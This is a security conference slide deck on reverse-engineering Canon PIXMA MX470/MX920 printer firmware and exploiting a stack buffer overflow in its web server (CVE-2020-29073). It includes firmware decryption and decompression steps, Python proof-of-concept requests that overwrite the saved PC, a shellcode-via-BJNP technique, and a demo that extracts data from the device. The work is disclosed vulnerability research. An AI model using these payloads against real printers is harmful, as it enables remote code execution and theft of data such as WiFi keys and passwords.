Zombies ate my printer's ink

Attacking a Canon printer, from firmware gathering to remote code execution

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Synacktiv and ExaTrack

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Who are we ?

- Rémi Jullian
  - Security Researcher at Synacktiv
- Synacktiv
  - Offensive security company created in 2012
  - 90 Ninjas !
  - 3 poles : pentest, reverse engineering, development
  - 4 sites : Paris, Toulouse, Lyon, Rennes

- Tristan Pourcelot
  - Malware analyst at Exatrack
  - Formerly Security Researcher at Synacktiv
- ExaTrack
  - Defensive security company created in 2018
  - Find attackers in your networkz
  - We are looking for Pokémon hunters!
  - Mostly remote-based, with headquarters in Paris

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Context and objectives

Why looking at printers security ?

- It can provide a long-term persistence mechanism
- It can be used to perform lateral movement within the internal network
- It can give access to sensitive documents that may be scanned and printed
- It has a wide attack surface
- You probably have one at home
- It's fun :)

Related Work

- Security researchers from Contextis managed to run Doom on a Canon MG6450[1]
- Exploited firmware encryption weaknesses
- Firmware updates are not signed
- Many security researchers have targeted printers in the past ([2], [3])

[1] https://www.contextis.com/us/blog/hacking-canon-pixma-printers-doomed-encryption
[2] https://infiltratecon.com/conference/briefings/attacking-xerox-multi-function-printers.html
[3] http://hacking-printers.net/wiki/index.php/Main_Page

Choosing a target

Canon MX 475

- Last firmware compilation date: 2019/01/10
- Firmware MX470 Series v3.100
- USB PID: 0x1774
- `DRYOS version 2.3, release #0049+SMP`

Canon MX 925

- Last firmware compilation date: 2019/01/28
- Firmware MX920 Series v3.020
- USB PID: 0x176b
- `DRYOS version 2.3, release #0049+SMP`

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Obtaining the firmware

- MX920 / MX470 management web interface allows firmware update
- Firmware update is made over HTTP and supports HTTP Proxy
- Custom HTTP client `IP Client/1.0.0.0`
- Each firmware has its own hardcoded update URL
- The ID used in the URL is the USB Product ID

USB	04A9	Canon, Inc.	1772	PIXMA MG7100 Series
USB	04A9	Canon, Inc.	176B	PIXMA MX920 Series
USB	04A9	Canon, Inc.	176D	PIXMA MG2500 Series

USB Product ID from devicehunt.com

```
http://gdlp01.c-wss.com/rmds/ij/ijd/ijdupdate/176b.xml
http://gdlp01.c-wss.com/rmds/ij/ijd/ijdupdate/1774.xml
```

Obtaining the firmware

```
remi@debian:~$ curl -A 'IP Client/1.0.0.0' \
 http://gdlp01.c-wss.com/rmds/ij/ijd/ijdupdate/176b.xml
```

```
<?xml version="1.0" encoding="UTF-8" ?>
<update_info>
<version>3.020</version>
<url>http://gdlp01.c-wss.com/gds/6/0400004806/01/176BV3020AN.bin</url>
<size>37127366</size>
</update_info>
```

Obtaining the firmware

```
remi@debian:~$ curl -A 'IP Client/1.0.0.0' \
 http://gdlp01.c-wss.com/gds/6/0400004806/01/176BV3020AN.bin \
 -o 176BV3020AN.bin
```

- Firmware file format is unknown

```
remi@debian:~$ file 176BV3020AN.bin
176BV3020AN.bin: data
```

- Firmware looks encrypted

```
remi@debian:~$ strings -n5 176BV3020AN.bin
```

```
00000000 01 a1 0b 95 ec dc bb 23 43 bf b2 70 85 21 6a 17 |.......#C..p.!j.|
00000010 61 d1 0f 9e 9f dd 86 19 20 c9 b7 70 86 20 69 10 |a....... ..p. i.|
00000020 62 de 0b 9d 9a dc 86 19 20 c9 b7 06 86 20 69 10 |b....... .... i.|
00000030 62 d5 0b 9c ee de bb 23 43 bf b7 75 f0 56 1f 66 |b......#C..u.V.f|
00000040 14 a1 7f 9e d1 e6 d8 20 42 ba b7 75 84 22 69 10 |....... B..u."i.|
00000050 62 d7 03 94 ec dc bb 23 36 ce c4 00 86 26 69 10 |b......#6....&i.|
00000060 17 a5 7f 9f 9a dc b9 22 36 bc be 06 86 22 60 66 |......."6....."`f|
00000070 17 d2 7a e9 d1 e6 d8 20 42 ba b7 75 84 22 69 10 |..z.... B..u."i.|
```

Decrypting the firmware

- The firmware encryption was documented by ***Contextis*** in their blogpost.
- XOR based, hardcoded key
- Expected output is based on ***SREC***
- Each char can be either a newline (`0x0D`, `0x0A`) or an hex char

- Let's reimplement the cleartext attack!
- At the end, we obtain the key!
- Code available on Synacktiv's Github
- We discovered afterwards that someones already had published a similar tool [a]...

[a] https://github.com/leecher1337

```
for each char_index in key:
    for many blocks:
        for each possible_key:
            if block[char_index] ^ possible_key is not possible_char:
                remove possible_key
```

Decrypting the firmware

```
00000000  53 46 30 39 30 30 30 30  30 30 35 35 33 31 33 37  SF090000 00553137
00000010  33 36 34 32 43 31 0d 0a  53 46 30 35 30 30 30 30  3642C1__ SF050000
00000020  30 39 30 31 46 30 0d 0a  53 46 30 43 30 30 30 30  0901F0__ SF0C0000
00000030  30 32 30 30 32 32 30 30  30 30 30 30 46 46 46 46  02002200 0000FFFF
00000040  46 46 44 32 0d 0a 53 33  31 35 30 30 32 32 30 30  FFD2__S3 15002200
00000050  30 30 38 38 30 30 30 30  45 41 43 45 30 36 30 30  00880000 EACE0600
00000060  45 42 44 33 46 30 32 31  45 33 39 43 30 32 39 46  EBD3F021 E39C029F
```

Decrypted firmware

Loading the firmware in IDA

- baby steps:
  - Let's convert it to binary so we can load it!
  - ISA identification

```
canon →objcopy -O binary -I srec decrypted.txt decrypted.bin

canon →binwalk -A decrypted.bin

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
6420          0x1914          ARM instructions, function prologue
6500          0x1964          ARM instructions, function prologue
6516          0x1974          ARM instructions, function prologue
```

Loading the firmware in IDA

Duh

```
ROM:00000004 arg_0           =  0
ROM:00000004 arg_74          =  0x74
ROM:00000004
ROM:00000004 ; FUNCTION CHUNK AT ROM:002202E8 SIZE 0000002C BYTES
ROM:00000004
ROM:00000004                 BL              sub_1B44
ROM:00000008                 MSR             CPSR_c, #0xD3
ROM:0000000C                 LDR             R0, =0xE8009F00
ROM:00000010                 SUB             R0, R0, #4
ROM:00000014                 MOV             SP, R0
ROM:00000018                 BLX             sub_E30
ROM:0000001C                 BL              sub_19C8
```

At least the beginning looks like ARM

Decompressing the main firmware

- Interesting strings can be found
- Still, most of them look truncated or incomplete
- This firmware is probably compressed

- Let's find the decompression routine
- IDA gave us some functions
- One of them looks interesting!

```
ROM:04D81A23 aRomanprimasans DCB "RomanPrimaSansMonoBT-"
ROM:04D81A38                 DCB 0x15
ROM:04D81A39                 DCB 0x10
ROM:04D81A3A                 DCB 0x10
ROM:04D81A3B aCopyright1990  DCB "Copyright 1990-"
ROM:04D81A4A                 DCB    5
ROM:04D81A4B                 DCB 0x30 ; 0
ROM:04D81A4C                 DCB 0x17
ROM:04D81A4D                 DCB 0x39 ; 9
ROM:04D81A4E                 DCB 0x20
ROM:04D81A4F aBitstreamIncAl DCB "Bitstream Inc.  All ",0x24
```

Strings compressed

Decompressing the main firmware

```
_BYTE *__fastcall small_decompress_routine(_BYTE *dictionnary, _BYTE *dest, int
        uncompressed_length)
{
  /* ... */
  end = &dest[uncompressed_length];
  do
  {
    /* ... */
    if ( chunk_size )
    {
      v9 = (unsigned __int8)*dictionnary++;
      off_ = (unsigned int)(first_byte << 28) >> 30;
      src_start = &dest[-v9];
      if ( off_ == 3 )
        off_ = (unsigned __int8)*dictionnary++;
      src = &src_start[-256 * off_];
      chunk_size_ = chunk_size + 1;
      do
      {
        byte = *src++;
        *dest++ = byte;
        --chunk_size_;
      }
      while ( chunk_size_ >= 0 );
    }
  }
  while ( dest < end );
  return dictionnary;
}
```

- Small decompression routine (~ 50 LOC)
- Compression algorithm is similar to LZ77
- Repeated occurrences of data are referred to data existing earlier in the uncompressed data stream
- Uses a sliding window size of 65k

Decompressing the main firmware

- Dictionary is stored at `0x043ff000`
- Uncompressed firmware is stored at `0x1DF9DE00`
- Uncompressed firmware size is `0x108A780`

```
ROM:04220998 call_small_decompress_routine          ; CODE XREF: sub_4220000+58↑p
ROM:04220998                 PUSH            {R4-R6,LR}
ROM:0422099A                 LDR             R4, =0x43FF000
ROM:0422099C                 LDR             R0, =0x1F028580
ROM:0422099E                 LDR             R1, =0x1DF9DE00
ROM:042209A0                 SUBS            R5, R0, R1
ROM:042209A2                 MOV             R6, R1
ROM:042209A4                 MOV             R2, R5  ; uncompressed length
ROM:042209A6                 MOV             R1, R6  ; destination buffer (uncompressed fw)
ROM:042209A8                 MOV             R0, R4  ; dictionnary (src)
ROM:042209AA                 BLX             small_decompress_routine
ROM:042209AE                 POP             {R4-R6,PC}
ROM:042209AE ; End of function call_small_decompress_routine
```

Decompressing the main firmware

We developed a script based on `unicorn` to emulate firmware decompression[4]

```
!/usr/bin/env python3

from unicorn import *
from unicorn.arm_const import *

# ... #

mu = Uc(UC_ARCH_ARM, UC_MODE_ARM|UC_MODE_THUMB)

fw_data = open(FW_PATH, 'rb').read()

mu.mem_map(STACK_ADDR + 1 - STACK_SIZE, STACK_SIZE) # Map stack
mu.mem_map(BASE, 16*1024*1024) # Allocate 16MB for mapping firmware
mu.mem_write(BASE, fw_data) # Map firmware at 0x04000000

# Map buffer for decompressed firmware
mu.mem_map(0x1DF9DE00 & (~(0x1000-1)) , (0x108A780 & (~(0x1000-1))) + 0x2000)
mu.reg_write(UC_ARM_REG_SP, STACK_ADDR & (~(0x1000-1)))
mu.emu_start(0x04220998+1, 0x042209ae)

with open(FW_PATH_UNCOMPRESSED, 'wb') as f:
    memory = mu.mem_read(0x1DF9DE00, 0x108A780)
    f.write(memory)
```

[4] https://github.com/synacktiv/canon-tools

Decompressing the main firmware

```
ROM:04D81A23 aRomanprimasans DCB "RomanPrimaSansMonoBT-"
ROM:04D81A38                 DCB 0x15
ROM:04D81A39                 DCB 0x10
ROM:04D81A3A                 DCB 0x10
ROM:04D81A3B aCopyright1990  DCB "Copyright 1990-"
ROM:04D81A4A                 DCB    5
ROM:04D81A4B                 DCB 0x30 ; 0
ROM:04D81A4C                 DCB 0x17
ROM:04D81A4D                 DCB 0x39 ; 9
ROM:04D81A4E                 DCB 0x20
ROM:04D81A4F aBitstreamIncAl DCB "Bitstream Inc.  All ",0x24
```

Single string compressed

```
ROM:1EF69E1E 52 6F 6D 61 6E+aRomanprimasans DCB "RomanPrimaSansMonoBT-RomanCopyright 1990-1999 Bitstream Inc.  Al"
ROM:1EF69E1E 50 72 69 6D 61+                DCB "l rights reserved.PrimaSansMono BTPrima Sans MonoPrimaSansMono B"
ROM:1EF69E1E 53 61 6E 73 4D+                DCB "T Romanmfqpctt-v4.5 Mon May 10 11:02:39 EDT 1999",0
```

Single string uncompressed

(Re) loading the firmware

- Problems:
  - We don't know the memory map of the firmware
  - We don't know the entry point or base address
  - Common problems when reversing firmwares
- Results:
  - 58k functions!
  - Let's start hunting!

- Solutions:
  - Use the offsets in the bootloader to add memory segments
  - Rebase the program using the address of the decompressed blob
  - Pattern matching for identifying ARM prologs
  - Scripting for renaming functions using debug strings

Much better

DryOs

Realtime Operating System

- DryOs is a realtime operating system
- Derived from the ***µItron*** project
- Mostly known for being used in Canon's DSLR
- Useful information for reversing can be found in the CHDK wiki and in the Magic Lantern project

Security countermeasures

- No traces of any countermeasures (be it NX, stack cookies or ASLR)
- Makes the exploitation easy, right?

DryOs - Tasks

- All tasks are defined in a global array
- Each task references its name
- More than 350 tasks, but many are empty
- Tedious to reverse:
  - Syscalls
  - OS primitives

```
struct task
{
  int field_0;
  int field_4;
  void *lpTaskFunction;
  int field_C;
  int field_10;
  int dwStackSize;
  char *lpszTaskName;
  int field_1C;
};
```

```
task <0, 0, TASK_http+1, 0xA, 0x400, 0, aTskhttpd, 1>; 0x5C
task <0, 0, task_http_worker0+1, 0xA, 0x3000, 0, aIdTskhttpwork0+3, 1>; 0x5D
task <0, 0, task_http_worker1+1, 0xA, 0x3000, 0, aIdTskhttpwork1_1+3, \
      1>                            ; 0x5E
task <0, 0, sub_1E1B7BF0+1, 0xA, 0x3000, 0, aIdTskhttpwork2+3, 1>; 0x5F
```

HTTP tasks

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Attack surface

The network attack surface is quite huge

- DryOS TCP / IP stack
- 802.11 stack
- Many network services opened

But we had a limited amount of time…

- Tried to find Canon custom services
- Our goal: finding an exploitable vulnerability

Opened TCP ports

- Scan for all TCP ports[5]

```
PORT    STATE SERVICE VERSION
80/tcp  open  http    Canon Pixma printer http
     config (KS_HTTP 1.0)
|_http-title: Site doesn't have a title.
515/tcp open printer
631/tcp open ipp     CUPS 1.4
|_http-server-header: CUPS/1.4
|_http-title: 404 Not Found
Service Info: Device: printer
```

- Custom HTTP server `KS_HTTP/1.0` (80/tcp)
- Line Printer Daemon Protocol (515/tcp)
- Internet Printing Protocol (631/tcp)

[5] nmap -A -p- <IP>

Opened UDP ports

- Scan for all UDP ports[6]

```
PORT     STATE         SERVICE
68/udp   open|filtered dhcpc
500/udp  open|filtered isakmp
3702/udp open|filtered ws-discovery
5353/udp open          zeroconf
8611/udp open          canon-bjnp1
8612/udp open          canon-bjnp2
8613/udp open          canon-bjnp3
```

- Interesting services:
- Zeroconf (5353/udp)
- Canon BJNP (8611-8613/udp)

[6] nmap -sU -p- <IP>

Custom HTTP Server

- Following the tasks structure, we identified one task named `tskhttpd`, acting as a “main” HTTP controller
- There is also 20 workers tasked named `tskHttpWorkX`
- Distinctive `Server` header: `KS_HTTP/1.0`:
  - Around 3500 results on ***Shodan*** :)
- Each worker is in charge of parsing the request's elements, such as headers, URL, …
- Dispatch is done between pages depending on their URL
- Several dozen pages are accessible, defined in a global array of the following structure:

```
struct web_page_handler {
    void *field_0;
    char *base_uri;
    char *filename;
    void *handler;
    int field_10;
    int field_14;
};
```

```
web_page_handler <null_zero, aEnglishPagesWi_0, aLanweb07Htm_0, \
                  sub_1E228C84+1, 0, 0>; 0x76
web_page_handler <null_zero, aEnglishPagesWi, aCgiLanCgi, \
                  cgi_lan_cgi_handler+1, 0, 0>; 0x77
web_page_handler <null_zero, aEnglishPagesWi, aCgiWlsCgi, \
                  sub_1E22DD5E+1, 0, 0>; 0x78
web_page_handler <null_zero, aEnglishPagesWi, aCgiIpsCgi, \
                  sub_1E22DD98+1, 0, 0>; 0x79
web_page_handler <null_zero, aEnglishPagesWi, aCgiIpfCgi, \
                  sub_1E22DDD6+1, 0, 0>; 0x7A
web_page_handler <null_zero, aEnglishPagesWi, aCgiOthCgi, \
                  XXX_cgi_oth_VULN+1, 0, 0>; 0x7B
```

Web pages handlers

BJNP Protocol

What is BJNP ?

- A proprietary protocol designed by Canon
- Allows printing documents over the network
- Allows LAN service discovery
- Not many resources are available related to this protocol
  - Debian package `cups-backend-bjnp`[7]
  - Nmap script `bjnp-discover.nse`[8]

As this is a proprietary “binary” protocol (i.e handling many “size” fields), it is always a target of choice when looking for Out-Of-Bounds read/write or integer overflow vulnerabilities.

[7] apt source cups-backend-bjnp
[8] apt-source nmap-common

BJNP Protocol

- Printer model and firmware version enumeration

```
sudo nmap -sU -p 8611,8612 --script bjnp-discover <IP>
8611/udp open canon-bjnp1
| bjnp-discover:
|   Manufacturer: Canon
|   Model: MX470 series
|   Description: Canon MX470 series
|   Firmware version: 3.100
|_  Command: BJL,BJRaster3,BSCCe,NCCe,IVEC,IVECPLI
```

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BJNP TCP OOB-Write

- Out-of-band write identified in BJNP over TCP
- On the MX470 series, BJNP is **only** enabled over UDP
- We couldn't trigger this bug on our device
- Maybe exploitable on other Canon devices ?

BJNP TCP OOB-Write

- The BJNP protocol is handled by the following tasks:
  - `tskBJNP`
  - `tskBJNPPrinterTCP`
  - `tskBJNPPrinterUDP`
  - `tskBJNPScannerTCP`
  - `tskBJNPScannerUDP`
- The vulnerability resides in task `tskBJNPPrinterTCP`

BJNP TCP OOB-Write

- Task `tskBJNPPrinterTCP` initializes a context structure for handling BJNP messages
- The buffer used to store received messages is 0x6000 bytes long
- It uses `socket`, `bind`, `listen`, `select` and `accept` to handle incoming connections
- Each incoming TCP chunk is handled in `BJNP_tcp_process_message`

BJNP TCP OOB-Write

- `BJNP_tcp_process_message` reads the 16 bytes structure `bjnp_header`
- This structure is defined in `cups-backend-bjnp` package as following

```
struct __attribute__((__packed__)) bjnp_header {
  char BJNP_id[4];            /* string: BJNP */
  uint8_t dev_type;           /* 1 = printer, 2 = scanner */
  uint8_t cmd_code;           /* command code/response code */
  uint16_t unknown1;          /* unknown, always 0? */
  uint16_t seq_no;            /* sequence number */
  uint16_t session_id;        /* session id for printing */
  uint32_t payload_len;       /* length of command buffer */
};
```

- If the magic number is valid `BJNP_tcp_process_message` calls a dispatch function
- The dispatch function calls several routines according to `cmd_code` value

BJNP TCP OOB-Write

```
int __fastcall bjnp_tcp_handle_msg_0x01(bjnp_tcp_ctx *ctx)
{
  unsigned int payload_len; // r5
  int v3; // r6

  payload_len = bjnp_read_payload_len((int)ctx->buff_addr);
  bjnp_build_response_header(ctx->buff_addr, 0, 0);
  v3 = bjnp_tcp_send(ctx->sockclient, (int)ctx->buff_addr, 16u);
  if ( bjnp_read_response(ctx, payload_len) != payload_len )
    v3 = -1;
  return v3;
}
```

- `bjnp_read_payload_len` returns the field `payload_len` from the structure `bjnp_header`
- This field is specified by the TCP client which sent the header, it is entirely controlled !
- It is then used to specify to `bjnp_read_response` how many bytes must be read on the socket
- This gives an OOB write primitive as the destination buffer size is 0x6000

BJNP TCP OOB-Write

Is this bug exploitable ?

- Probably: The BJNP UDP context structure is located near after the BNJP TCP buffer
- The size controlled is a 32-bit integer
- A scenario could be to override the callback function pointer initialized in `tskBJNPPrinterUDP`

```
int tskBJNPPrinterUDP()
{

  /* ... */

    g_bjnp_udp_ctx.port = 8611;
    g_bjnp_udp_ctx.callback = (int)bjnp_udp_callback;

  /* ... */
}
```

HTTP request Stack based buffer overflow

- Two targets:
  - The main request parsing
  - Custom parsing of user controlled data
- Previous vulnerabilities around CGIs:
  - CVE-2013-4615 (DoS in two requests)
- Steps:
  - Reverse the handlers
  - Identify parsing of user-controlled data

HTTP - Typical CGI parsing

```
int __fastcall cgi_lan_cgi_handler(){
    // Exercpts from the handler for /English/pages_WinUS/cgi_lan.cgi
    _BYTE lpszLAN_TXT1[128]; // [sp+CCh] [bp-674h] BYREF
    _BYTE *lpszCurrentDataEncoded; // [sp+14Ch] [bp-5F4h]
    //[...]
    lpszCurrentDataEncoded = (g_Vtable)->get_data(g_Vtable, "LAN_OPT1");
    dwLanOPT1 = atoi(lpszLAN_TXT1_encoded);
    // [...]
    if (!dwLanOPT1){
        lpszCurrentDataEncoded = (g_Vtable)->get_data(g_Vtable, "LAN_TXT1");
        url_decode(lpszCurrentDataEncoded, lpszLAN_TXT1);
        // [...]
    }
    // [...]
}
```

- I like the smell of stack buffers in the morning
- What happens in this `url_decode` function?

HTTP - Vulnerable parsing

```
int __fastcall url_decode(unsigned __int8 *lpszInput, unsigned __int8 *lpszOutput)
{
  int cur_char; // r0
  char *v5; // r4
  int result; // r0
  char v7[24]; // [sp+0h] [bp-18h] BYREF

  while ( 1 )
  {
    result = *lpszInput;                    // Return when the parameter is finished
    if ( !*lpszInput )
      break;
    cur_char = *lpszInput;
    if ( cur_char == '%' ) {
    [...] // Convert % encoded characters
    }
    else if ( cur_char == '&' ) { // Terminate the parameter parsing if we attain the & separator
      ++lpszInput; *lpszOutput++ = 0;
    } else {
      if ( cur_char == '+' ) {              // Replace + by spaces
        ++lpszInput; *lpszOutput = 0x20;
      } else {
        *lpszOutput = *lpszInput++;         // Copy the character
      }
      ++lpszOutput;
}
  }
  *lpszOutput = result;
  return result;
}
```

HTTP Stack Based Buffer Overflow

Summary

- `urldecode` does not check boundaries and will happily overwrite whatever is pointed by the second argument
- This function is called 55 times in the binary
- 55 overflows for the price of 1
- ***CVE-2020-29073***

POC

- Because we love those 'A's
- Success -> The printer reboots

```
import requests
url = 'http://<TARGET_IP>/English/pages_WinUS/cgi_oth.cgi'
payload = b'A'*512
post_data = { 'OTH_TXT1' : payload }
r = requests.post(url, data=post_data)
```

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
Exploitation strategy 1



- Deduce calling stack-frame
- Let's improve the previous POC
- Override saved PC register like in the 90s
- Store shellcode in stack-based parameter `OTH_TXT1`

Exploitation strategy 1

- Set `PC` register to `0x41414141`

```
import requests
import struct

shellcode_addr=0x41414141
url='http://<TARGET_IP>/English/pages_WinUS/cgi_oth.cgi'

oth_txt1 = b'A'*0x80 + b'BBBB' + b'R4R4' + b'R5R5' + b'R6R6' + b'R7R7' + struct.pack('<I',
    shellcode_addr)
post_data = { 'OTH_TXT1' : oth_txt1 }
r = requests.post(url, data=post_data)
```

Exploitation strategy 1

Now that we control PC, how to redirect it to our shellcode ?

- We don't know stack-pointer (SP) value of the task handling HTTP request
- We don't have a debugger
- Each failed exploitation tentative involves ~ 30 seconds waiting for the printer to reboot
- We are lazy and don't want to reverse Dry-OS task internals
- Quick and dirty solution: sending a BJNP frame


Exploitation strategy 2

- BJNP UDP frames are always copied at `0x18F6FAA0`
- We can send frames up to 0x2000 bytes
- BJNP payload can contain any bytes
- Let's embed our shellcode into a BJNP frame

```
int tskBJNPPrinterUDP()
{
  int v0; // r0
  int v1; // r0

  sub_197AB2("bjnp_printer_udp.c", 125, "start tskBJNPPrinterUDP");
  while ( 1 )
  {
    sub_2E5DE();
    sub_1EFC4(&g_bjnp_udp_ctx);
    g_bjnp_udp_ctx.port = 8611;
    g_bjnp_udp_ctx.callback = (int)sub_17228;
    g_bjnp_udp_ctx.field_6B = 0;
    g_bjnp_udp_ctx.field_6A = 0;
    g_bjnp_udp_ctx.field_1ED = 0;
    g_bjnp_udp_ctx.field_34 = (int)g_bjnp_udp_ctx.gap68;
    g_bjnp_udp_ctx.buff_addr = 0x18F6FAA0;
    g_bjnp_udp_ctx.buff_size = 0x2000;
    BJNP_UDP_Daemon(0x18F6F888);
    if ( v0 < 0 )
      sub_197AB2("bjnp_printer_udp.c", 142, "BJNP_UDP_Daemon error");
    if ( *(_DWORD *)g_bjnp_udp_ctx.gap64 == 1 )
      break;
    BJNP_udp_close_sockets(0x18F6F888);
  }
  BJNP_udp_close_sockets(0x18F6F888);
  sub_17711E(74, 0x80000000);
  v1 = sub_197AB2("bjnp_printer_udp.c", 154, "exit tskBJNPPrinterUDP");
  return sub_174FAE(v1);
}
```

Exploitation strategy 2



- Let's use a dummy infinite loop shellcode

```
loop:
  BL loop
```

- Printer is stalled but doesn't reboot !
- Remaining work: restore context + shellcode

Exploitation strategy 3

Now we have arbitrary code execution, let's extract arbitrary data

Dry Os limits

- Can't spawn a reverse-shell
  - No proper shell
  - No `execve` / `dup` like system call

First option: Open a new outgoing connection

- Use `AF_INET` socket (with types `SOCK_DGRAM` or `SOCK_STREAM`)

Second option: Use current HTTP context

- Try to craft a custom HTTP body
- Need to understand how HTTP responses are handles

Exploitation strategy 3

CGI handler analysis allows identifying vtable and several methods:

```
int __fastcall HTTP_Write_Basic_Response_Header_200(struct http_ctx *ctx)
{
  lpHttpObject->vtable->HTTP_OBJ_Write_Http_Response_Code(lpHttpObject,
      ctx, 200, ”OK”);
  lpHttpObject->vtable->HTTP_OBJ_Write_Http_Header(lpHttpObject,
      ctx, ”Content-Type: text/html\r\n”, 0);
  return lpHttpObject->vtable->HTTP_OBJ_Write_Http_Header(lpHttpObject,
      ctx, ”\r\n”, 0);
}
```

Exploitation strategy 3

Calling these 3 methods seems to be sufficient:

Method	Address	Description
HTTP_OBJ_Write_Http_Header	0x0009F66C	Writes a raw HTTP header line like `Content-Type: text/html\r\n`
HTTP_OBJ_Write_Http_Response_Code	0x0009F6B4	Sets both the status code and the reason phrase.
HTTP_OBJ_Write_Http_Body	0x0009F70E	Write a raw HTTP body payload, usually HTML tags.

In practice it didn't work as expected...


Exploitation strategy 4

- Our shellcode ends by `PUSH {R0} / POP {PC}` for restoring execution flow
- `R0` is set to `Web_CGI_oth_extract_OTH_args+0xA`
- This allows `Web_CGI_oth_extract_OTH_args` then `Web_CGI_oth` to terminate

```
ROM:00204E6E   Web_CGI_oth+0x4E
    ROM:00204DC0   Web_CGI_oth_extract_OTH_args+0xA
            ROM:00204D22   Web_CGI_oth_extract_OTH_TXT1+0x2B
                    ROM:001EA496   Web_URL_decode_stack_bof
```

- Problem: After `Web_CGI_oth+4E` our custom HTTP response is overridden

Exploitation strategy 4



- Override `WebCGI_oth` saved `PC` value
- It can be accessed relatively from `SP`
- Change value from `Web_CGI_oth+0x4E` to `Web_CGI_oth+0x6e`

```
Web_CGI_oth+0x6e:
ADD          SP, SP, #0x1FC
ADD          SP, SP, #0x1FC
ADD          SP, SP, #0x16C
POP          {R4-R7,PC} ; a5
```

- Cool, this time our response isn't overridden anymore !

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Demo

- We can extract arbitrary data with our shellcode
- Let's try to extract the DryOS version string !

```
_write_firmware_version:
    LDR R0, =#0x1B17FCF0 @ lpHttpObject
    MOV R1, R4           @ HTTP response object from Web_CGI_oth
           stack frame
    LDR R2, =#0xA529C7   @ DryOS string address in firmware
    MOVS R3, #0          @ Default encoding
    BLX R6               @ call HTTP_OBJ_Write_Http_Body
```

```
ROM:00A529C7 aDryosVersion23 DCB "DRYOS version 2.3, release #0049+SMP",0
```

Targeted string at 0x00A529C7

Demo

```
remi@debian:~$ python3 exploit_canon_mx470.py 192.168.2.183
Shellcode size is 72 bytes
Sending BJNP UDP payload of size 88 bytes
Waiting for BJNP UDP response...
Received BJNP UDP response of size 16 bytes
Sending POST request to http://192.168.2.183/English/pages_WinUS/cgi_oth.cgi for triggering
      shellcode
Received HTTP response code 200 from server KS_HTTP/1.0
Received headers: "{'MIME-Version': '1.0', 'Server': 'KS_HTTP/1.0', 'Transfer-Encoding': '
    chunked', 'Content-Type': 'text/html'}"
Received body: "DRYOS version 2.3, release #0049+SMP"
```

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Conclusion

Objectives

Vendor Response

- After several months:
  - “This is CVE-2013-4615”
  - “Isolate the printer from network”
- Added authentication to some of the webpages following Contextis research

Going further

Unexplored leads

- Reverse `cgi_wls.cgi` and identify where Wifi keys are stored in memory
- Reverse `cgi_pas.cgi` and identify where panel administration password is stored in memory
- Search for other vulnerabilities !
- Decrypt new firmwares
- Authentication bypass for newer firmware
- Fuzz :)

Released scripts and tools

Our scripts and tools are available at `https://github.com/synacktiv/canon-tools`

- Firmware decryption script
- Unicorn based firmware decompression script
- POC and shellcode targeting Canon MX470 series

DO YOU HAVE ANY QUESTIONS?

THANK YOU FOR YOUR ATTENTION